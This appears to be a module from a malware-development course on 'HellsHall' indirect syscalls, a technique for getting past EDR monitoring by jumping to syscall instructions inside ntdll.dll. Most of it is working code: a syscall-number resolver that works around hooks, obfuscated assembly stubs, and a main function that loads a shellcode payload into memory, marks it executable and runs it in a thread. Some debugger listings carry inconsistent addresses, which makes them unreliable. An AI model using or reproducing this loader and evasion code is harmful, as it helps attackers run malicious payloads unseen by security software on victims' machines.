

Indirect Syscalls - HellsHall


Introduction

The Hell's Gate implementation was updated in the previous module to improve its ability to obtain the SSN of any hooked syscall. Unfortunately, the implementation still relied on direct syscalls where the syscall function is executed from within the address space of the local process rather than where it's supposed to be executed from, `ntdll.dll`. Direct syscalls can be detected by EDRs and other security solutions due to the use of callbacks that are triggered when the program flow is transferred between user and kernel mode or vice versa which is when the `syscall` is executed or returned. Recall that the `syscall` instruction in 64-bit assembly is used to switch the processor from user mode to kernel mode and initiate a system call.

For example, if a security solution uses [NtSetProcessInformation](#) with the `ProcessInstrumentationCallback` flag, it can set a callback function to be executed whenever the execution flow returns to user mode from the kernel. The triggered callback function can then analyze whether the syscall executed came from `ntdll.dll`'s address space or not. More on detecting syscalls can be found [here](#).

Essentially if the `syscall` instruction is executed directly from within an assembly file, it can be detected and flagged as suspicious, regardless of which syscall function was used, since the `syscall` instruction should only ever be executed from within `ntdll.dll`. To circumvent this, an indirect syscall technique must be used which requires jumping to an address of a `syscall` instruction located within `ntdll.dll`. When security solutions trigger the callback function they would see that the `syscall` instruction was being called from within `ntdll.dll`'s address space and assume it's legitimate, although it was performed by the local program.

The following image illustrates how indirect syscalls are performed.



Finding a Syscall Address

The same code from the previous module will continue to be used, as the SSN of a specified syscall is still necessary to execute indirect syscalls. The only difference will be in the assembly functions, where the `syscall` instruction needs to be replaced with a `jmp` instruction. The `jmp` instruction will require an address to jump to, which as mentioned previously, will be located inside `ntdll.dll` and therefore the address must be first retrieved.

Any valid `syscall` instruction address can be used but it's preferred that the instruction belongs to a different syscall than the one being called. For example, if `NtAllocateVirtualMemory` is being called, it is better to jump to a `syscall` instruction address that does not belong to `NtAllocateVirtualMemory` in memory.

Therefore instead of jumping to `NtAllocateVirtualMemory`'s `syscall` instruction address, `0x0007FF8308E3E82`, instead jump to `0x0007FF8308E3EE2` which is the address of `ZwWriteFileGather`'s `syscall` instruction.

00007FF8308E3E64	0F05	syscall	
00007FF8308E3E65	C3	ret	
00007FF8308E3E66	CD 2E	int 2E	
00007FF8308E3E67	C3	ret	
00007FF8308E3E68	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E3E70	4C:8BD1	mov r10,rcx	NtAllocateVirtualMemory
00007FF8308E3E73	B8 18000000	mov eax,18	
00007FF8308E3E78	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E3E80	75 03	jnz ntdll.7FF8308E3E85	
00007FF8308E3E82	0F05	syscall	
00007FF8308E3E84	C3	ret	
00007FF8308E3E85	CD 2E	int 2E	
00007FF8308E3E87	C3	ret	
00007FF8308E3E88	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E3E90	4C:8BD1	mov r10,rcx	NtQueryInformationProcess
00007FF8308E3E93	B8 19000000	mov eax,19	
00007FF8308E3E98	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E3EA0	75 03	jnz ntdll.7FF8308E3EA5	
00007FF8308E3EA2	0F05	syscall	
00007FF8308E3EA5	CD 2E	int 2E	
00007FF8308E3EA7	C3	ret	
00007FF8308E3EA8	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E3E80	4C:8BD1	mov r10,rcx	ZwWaitForMultipleObjects32
00007FF8308E3EB3	B8 1A000000	mov eax,1A	
00007FF8308E3EB8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E3EC0	75 03	jnz ntdll.7FF8308E3EC5	
00007FF8308E3EC2	0F05	syscall	
00007FF8308E3EC4	C3	ret	
00007FF8308E3EC5	CD 2E	int 2E	
00007FF8308E3EC7	C3	ret	
00007FF8308E3EC8	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E3ED0	4C:8BD1	mov r10,rcx	ZwWriteFileGather
00007FF8308E3ED3	B8 1B000000	mov eax,1B	
00007FF8308E3ED8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E3EF0	75 03	jnz ntdll.7FF8308E3EF5	
00007FF8308E3EE2	0F05	syscall	
00007FF8308E3EE4	C3	ret	
00007FF8308E3EE5	CD 2E	int 2E	
00007FF8308E3EE7	C3	ret	
00007FF8308E3EE8	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E3EF0	4C:8BD1	mov r10,rcx	ZwSetInformationProcess
00007FF8308E3EF3	B8 1C000000	mov eax,1C	
00007FF8308E3EF8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E3F00	75 03	jnz ntdll.7FF8308E3F05	
00007FF8308E3F02	0F05	syscall	
00007FF8308E3F04	C3	ret	

Updating The NT_SYSCALL Structure

To do this, the newly introduced NT_SYSCALL structure will now contain a new member, pSyscallInstAddress. This member holds the address of a random syscall instruction in NTDLL.

```
typedef struct _NT_SYSCALL
{
    DWORD dwSSn; // syscall number
    DWORD dwSyscallHash; // syscall hash value
    PVOID pSyscallAddress; // syscall address
    PVOID pSyscallInstAddress; // address of a random 'syscall'
                                instruction in ntdll
}NT_SYSCALL, * PNT_SYSCALL;
```

Updating FetchNtSyscall

The next step is to modify the FetchNtSyscall function to search for the syscall instruction address. The updated code performs the following:

- Checks if the syscall's address is successfully retrieved.
- Add 0xFF or 255 bytes (in decimal) to the address of the syscall function to search for a syscall instruction. The reason 255 bytes are added to the syscall function's address is to search for the syscall instruction in a random function that is 255 bytes away from the initial syscall. Keep in mind that the value of 255 is completely arbitrary and could be replaced with any other value.
- Initiates a for-loop that searches for the opcodes 0x0f and 0x05 which represent the syscall instruction.

- The search boundary is `RANGE` which is 255 , meaning that this for-loop can search 255 bytes for the `syscall` instruction.
- When a match is found, `pSyscallInstAddress` is set to the address of the retrieved `syscall` instruction.

```

BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found
    if (!g_NtdllConf.uModule) {
        if (!InitNtdllConfigStructure())
            return FALSE;
    }

    if (dwSysHash != NULL)
        pNtSys->dwSyscallHash = dwSysHash;
    else
        return FALSE;

    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++) {

        PCHAR pcFuncName      = (PCHAR)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfNames[i]);
        PVOID pFuncAddress    = (PVOID)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfAddresses[g_NtdllConf.pwArrayOfOrdinals[i]]);

        // if syscall found
        if (HASH(pcFuncName) == dwSysHash) {

            pNtSys->pSyscallAddress = pFuncAddress;

            if (*((PBYTE)pFuncAddress) == 0x4C
                && *((PBYTE)pFuncAddress + 1) == 0x8B
                && *((PBYTE)pFuncAddress + 2) == 0xD1
                && *((PBYTE)pFuncAddress + 3) == 0xB8
                && *((PBYTE)pFuncAddress + 6) == 0x00
                && *((PBYTE)pFuncAddress + 7) == 0x00) {

                BYTE high = *((PBYTE)pFuncAddress + 5);
                BYTE low = *((PBYTE)pFuncAddress + 4);
                pNtSys->dwSSn = (high << 8) | low;
                break; // break for-loop [i]
            }

        }

        // if hooked - scenario 1
    }
}

```

```

        if (*(PBYTE)pFuncAddress) == 0xE9) {

            for (WORD idx = 1; idx <= RANGE; idx++) {
                // check neighboring syscall down
                if (*(PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                    && (*(PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                    && (*(PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                    && (*(PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                    && (*(PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                    && (*(PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00)
                {

                    BYTE high = (*(PBYTE)pFuncAddress + 5 + idx *
DOWN);

                    BYTE low = (*(PBYTE)pFuncAddress + 4 + idx * DOWN);
                    pNtSys->dwSSn = (high << 8) | low - idx;
                    break; // break for-loop [idx]
                }
                // check neighboring syscall up
                if (*(PBYTE)pFuncAddress + idx * UP) == 0x4C
                    && (*(PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                    && (*(PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                    && (*(PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
                    && (*(PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                    && (*(PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                    BYTE high = (*(PBYTE)pFuncAddress + 5 + idx * UP);
                    BYTE low = (*(PBYTE)pFuncAddress + 4 + idx * UP);
                    pNtSys->dwSSn = (high << 8) | low + idx;
                    break; // break for-loop [idx]
                }
            }
        }

        // if hooked - scenario 2
        if (*(PBYTE)pFuncAddress + 3) == 0xE9) {

            for (WORD idx = 1; idx <= RANGE; idx++) {
                // check neighboring syscall down
                if (*(PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                    && (*(PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                    && (*(PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                    && (*(PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                    && (*(PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00

```

```

        && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00)
{
    BYTE high = *((PBYTE)pFuncAddress + 5 + idx *
DOWN);

    BYTE low = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
    pNtSys->dwSSn = (high << 8) | low - idx;
    break; // break for-loop [idx]
}
// check neighboring syscall up
if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
    && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
    && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
    && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
    && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
    && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

    BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
    BYTE low = *((PBYTE)pFuncAddress + 4 + idx * UP);
    pNtSys->dwSSn = (high << 8) | low + idx;
    break; // break for-loop [idx]
}
}

    break; // break for-loop [i]
}

}

//-----
// updated part //

if (!pNtSys->pSyscallAddress)
    return FALSE;

// looking somewhere random (0xFF byte away from the syscall address)
ULONG_PTR uFuncAddress = (ULONG_PTR)pNtSys->pSyscallAddress + 0xFF;

// getting the 'syscall' instruction of another syscall function
for (DWORD z = 0, x = 1; z <= RANGE; z++, x++) {
    if (*((PBYTE)uFuncAddress + z) == 0x0F && *((PBYTE)uFuncAddress +
x) == 0x05) {

```

```

        pNtSys->pSyscallInstAddress = ((ULONG_PTR)uFuncAddress + z);
        break; // break for-loop [x & z]
    }
}

//-----
-----

    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL && pNtSys->pSyscallInstAddress != NULL)
        return TRUE;
    else
        return FALSE;
}

```

Updating SetSSn And RunSyscall

Recall the updated assembly functions in the previous module, `SetSSn` and `RunSyscall`. Both functions were used to initiate a syscall in the updated Hell's Gate implementation.

Previously, `SetSSn` only required the SSN of the syscall to be called and then used `RunSyscall` to execute it. Now, `SetSSn` requires another value, `qSyscallInsAdress`, which is the address of the `syscall` instruction to jump to. After `SetSSn` initializes these values, `RunSyscall` will execute them.

Unobfuscated Assembly Functions

`SetSSn` & `RunSyscall` without unnecessary assembly instructions.

```

.data

wSystemCall      DWORD      0h
qSyscallInsAdress QWORD      0h

.code

SetSSn PROC
    mov wSystemCall, 0h
    mov qSyscallInsAdress, 0h
    mov wSystemCall, ecx                ; saving the ssn value to
wSystemCall
    mov qSyscallInsAdress, rdx          ; saving the syscall instruction
address to qSyscallInsAdress
    ret
SetSSn ENDP

```

```

RunSyscall PROC
    mov r10, rcx
    mov eax, wSystemCall
    jmp qword ptr [qSyscallInsAdress] ; jumping to qSyscallInsAdress
instead of calling 'syscall'
    ret
RunSyscall ENDP

end

```

Obfuscated Assembly Functions

SetSSN & RunSyscall with added assembly instructions.

```

.data
    wSystemCall      DWORD      0h
    qSyscallInsAdress QWORD      0h

.code

SetSSn proc
    xor eax, eax                ; eax = 0
    mov wSystemCall, eax        ; wSystemCall = 0
    mov qSyscallInsAdress, rax  ; qSyscallInsAdress =
0
    mov eax, ecx                ; eax = ssn
    mov wSystemCall, eax        ; wSystemCall = eax =
ssn
    mov r8, rdx                 ; r8 =
AddressOfASyscallInst
    mov qSyscallInsAdress, r8   ; qSyscallInsAdress =
r8 = AddressOfASyscallInst
    ret
SetSSn endp

RunSyscall proc
    xor r10, r10                ; r10 = 0
    mov rax, rcx                ; rax = rcx
    mov r10, rax                ; r10 = rax = rcx
    mov eax, wSystemCall        ; eax = ssn
    jmp Run                      ; execute 'Run'

```



```

        xor eax, eax        ; wont run
        xor rcx, rcx        ; wont run
        shl r10, 2         ; wont run

Run:
        jmp qword ptr [qSyscallInsAdress]    ; jumping to the
'syscall' instruction
        xor r10, r10                ; r10 = 0
        mov qSyscallInsAdress, r10    ; qSyscallInsAdress = 0
        ret

RunSyscall endp

end

```

Creating a Helper Macro

As mentioned, the `SetSSn` function now requires two parameters from the initialized `NT_SYSCALL` structure, which are `NT_SYSCALL.dwSSn` and `NT_SYSCALL.pSyscallInstAddress`. To invoke the `SetSSn` function more easily, the `SET_SYSCALL` macro is created and shown below.

```

#define SET_SYSCALL(NtSys) (SetSSn((DWORD)NtSys.dwSSn,
(PVOID)NtSys.pSyscallInstAddress))

```

`SET_SYSCALL` takes an `NT_SYSCALL` structure and calls the `SetSSn` function, making the code neater. For example, the following snippets show `SetSSn` being called directly versus when using the `SET_SYSCALL` macro.

Direct SetSSn Call

```

NT_SYSCALL NtAllocateVirtualMemory = { 0 };
FetchNtSyscall(NtAllocateVirtualMemory_Hash, &NtAllocateVirtualMemory);

SetSSn(NtAllocateVirtualMemory.dwSSn,
NtAllocateVirtualMemory.pSyscallInstAddress);
RunSyscall(/* NtAllocateVirtualMemory's parameters */);

```

Using SET_SYSCALL

```

NT_SYSCALL NtAllocateVirtualMemory = { 0 };
FetchNtSyscall(NtAllocateVirtualMemory_Hash, &NtAllocateVirtualMemory);

SET_SYSCALL(NtAllocateVirtualMemory);
RunSyscall(/* NtAllocateVirtualMemory's parameters */);

```

Updating Main Function

Initializing The NTAPI_FUNC Structure

Similarly to the previous module, all the invoked syscalls will be saved in a global NTAPI_FUNC structure.

```
typedef struct _NTAPI_FUNC
{
    NT_SYSCALL      NtAllocateVirtualMemory;
    NT_SYSCALL      NtProtectVirtualMemory;
    NT_SYSCALL      NtCreateThreadEx;
    NT_SYSCALL      NtWaitForSingleObject;

}NTAPI_FUNC, *PNTAPI_FUNC;

// global variable
NTAPI_FUNC g_Nt = { 0 };
```

Creating InitializeNtSyscalls

To populate the g_Nt global variable, the newly created function, InitializeNtSyscalls, will call FetchNtSyscall to initialize all members of NTAPI_FUNC.

```
BOOL InitializeNtSyscalls() {

    if (!FetchNtSyscall(NtAllocateVirtualMemory_CRC32,
&g_Nt.NtAllocateVirtualMemory)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtAllocateVirtualMemory \n");
        return FALSE;
    }

    printf("[+] Syscall Number Of NtAllocateVirtualMemory Is : 0x%0.2X
\n\t\t>> Executing 'syscall' instruction Of Address : 0x%p\n",
g_Nt.NtAllocateVirtualMemory.dwSSn,
g_Nt.NtAllocateVirtualMemory.pSyscallInstAddress);

    if (!FetchNtSyscall(NtProtectVirtualMemory_CRC32,
&g_Nt.NtProtectVirtualMemory)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtProtectVirtualMemory \n");
        return FALSE;
    }

    printf("[+] Syscall Number Of NtProtectVirtualMemory Is : 0x%0.2X
\n\t\t>> Executing 'syscall' instruction Of Address : 0x%p\n",
g_Nt.NtProtectVirtualMemory.dwSSn,
```

```

g_Nt.NtProtectVirtualMemory.pSyscallInstAddress);

    if (!FetchNtSyscall(NtCreateThreadEx_CRC32,
&g_Nt.NtCreateThreadEx)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtCreateThreadEx \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtCreateThreadEx Is : 0x%0.2X
\n\t\t>> Executing 'syscall' instruction Of Address : 0x%p\n",
g_Nt.NtCreateThreadEx.dwSSn, g_Nt.NtCreateThreadEx.pSyscallInstAddress);

    if (!FetchNtSyscall(NtWaitForSingleObject_CRC32,
&g_Nt.NtWaitForSingleObject)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtWaitForSingleObject \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtWaitForSingleObject Is : 0x%0.2X
\n\t\t>> Executing 'syscall' instruction Of Address : 0x%p\n",
g_Nt.NtWaitForSingleObject.dwSSn,
g_Nt.NtWaitForSingleObject.pSyscallInstAddress);

    return TRUE;
}

```

Main Function

```

int main() {

    NTSTATUS          STATUS          = NULL;
    PVOID              pAddress        = NULL;
    SIZE_T             sSize          = sizeof(Payload);
    DWORD              dwOld           = NULL;
    HANDLE              hProcess       = (HANDLE)-1,    // local process
    hThread             = NULL;

    // initializing the used syscalls
    if (!InitializeNtSyscalls()) {

```

```

        printf("[!] Failed To Initialize The Specified Indirect-
Syscalls \n");
        return -1;
    }

    // allocating memory
    SET_SYSCALL(g_Nt.NtAllocateVirtualMemory);
    if ((STATUS = RunSyscall(hProcess, &pAddress, 0, &sSize, MEM_COMMIT
| MEM_RESERVE, PAGE_READWRITE)) != 0x00 || pAddress == NULL) {
        printf("[!] NtAllocateVirtualMemory Failed With Error:
0x%0.8X \n", STATUS);
        return -1;
    }

    // copying the payload
    memcpy(pAddress, Payload, sizeof(Payload));
    sSize = sizeof(Payload);

    // changing memory protection
    SET_SYSCALL(g_Nt.NtProtectVirtualMemory);
    if ((STATUS = RunSyscall(hProcess, &pAddress, &sSize,
PAGE_EXECUTE_READ, &dwOld)) != 0x00) {
        printf("[!] NtProtectVirtualMemory Failed With Status :
0x%0.8X\n", STATUS);
        return -1;
    }

    // executing the payload
    SET_SYSCALL(g_Nt.NtCreateThreadEx);
    if ((STATUS = RunSyscall(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pAddress, NULL, FALSE, NULL, NULL, NULL, NULL, NULL)) != 0x00) {
        printf("[!] NtCreateThreadEx Failed With Status :
0x%0.8X\n", STATUS);
        return -1;
    }

    // waiting for the payload
    SET_SYSCALL(g_Nt.NtWaitForSingleObject);
    if ((STATUS = RunSyscall(hThread, FALSE, NULL)) != 0x00) {

```

```

printf("[!] NtWaitForSingleObject Failed With Error:
0x%0.8X \n", STATUS);

return -1;

}

printf("[#] Press <Enter> To Quit ... ");
getchar();


return 0;

}


```

Demo


- Running the HellsHall implementation while attached to xdbg.



- NtAllocateVirtualMemory is using NtReleaseMutant's syscall instruction which is at address 0x00007FF8308E3F82. A breakpoint is placed at this address, in order to track code execution.



- NtProtectVirtualMemory is using NtReleaseMutant's syscall instruction which is at address 0x0007FF8308E4682. Again, a breakpoint is placed at this address, in order to track code execution.



- Executing NtAllocateVirtualMemory triggers the breakpoint and shows that the syscall instruction is executed from within ntdll.dll.

Hell'sHall.exe - PID: 7048 - Module: ntdll.dll - Thread: Main Thread 15212 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

00007FF8308E3F47 C3 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E3F48 4C:8BD1 mov r10,rcx
 00007FF8308E3F50 8B:1F000000 mov eax,1F
 00007FF8308E3F53 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E3F58 75:03 jne ntdll.7FF8308E3F65
 00007FF8308E3F62 0F:05 syscall
 00007FF8308E3F64 C3 ret
 00007FF8308E3F65 CD:2E int 2E
 00007FF8308E3F67 C3 ret
 00007FF8308E3F68 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E3F69 4C:8BD1 mov r10,rcx
 00007FF8308E3F6B 8B:21000000 mov eax,21
 00007FF8308E3F73 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E3F78 75:03 jne ntdll.7FF8308E3F85
 00007FF8308E3F82 0F:05 syscall
 00007FF8308E3F84 C3 ret
 00007FF8308E3F85 CD:2E int 2E
 00007FF8308E3F87 C3 ret
 00007FF8308E3F88 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E3F89 4C:8BD1 mov r10,rcx
 00007FF8308E3F8B 8B:21000000 mov eax,21
 00007FF8308E3F93 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E3FA0 75:03 jne ntdll.7FF8308E3FA5
 00007FF8308E3FA2 0F:05 syscall
 00007FF8308E3FA4 C3 ret
 00007FF8308E3FA5 CD:2E int 2E
 00007FF8308E3FA7 C3 ret
 00007FF8308E3FA8 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E3FA9 4C:8BD1 mov r10,rcx
 00007FF8308E3FAB 8B:21000000 mov eax,21
 00007FF8308E3FB3 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E3FB8 75:03 jne ntdll.7FF8308E3FC5
 00007FF8308E3FC0 0F:05 syscall
 00007FF8308E3FC2 C3 ret
 00007FF8308E3FC3 CD:2E int 2E
 00007FF8308E3FC5 C3 ret
 00007FF8308E3FC6 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E3FC7 4C:8BD1 mov r10,rcx
 00007FF8308E3FC9 8B:21000000 mov eax,21
 00007FF8308E3FD3 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E3FD8 75:03 jne ntdll.7FF8308E3FDD
 00007FF8308E3FE0 0F:05 syscall
 00007FF8308E3FE2 C3 ret
 00007FF8308E3FE3 CD:2E int 2E
 00007FF8308E3FE5 C3 ret
 00007FF8308E3FE6 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
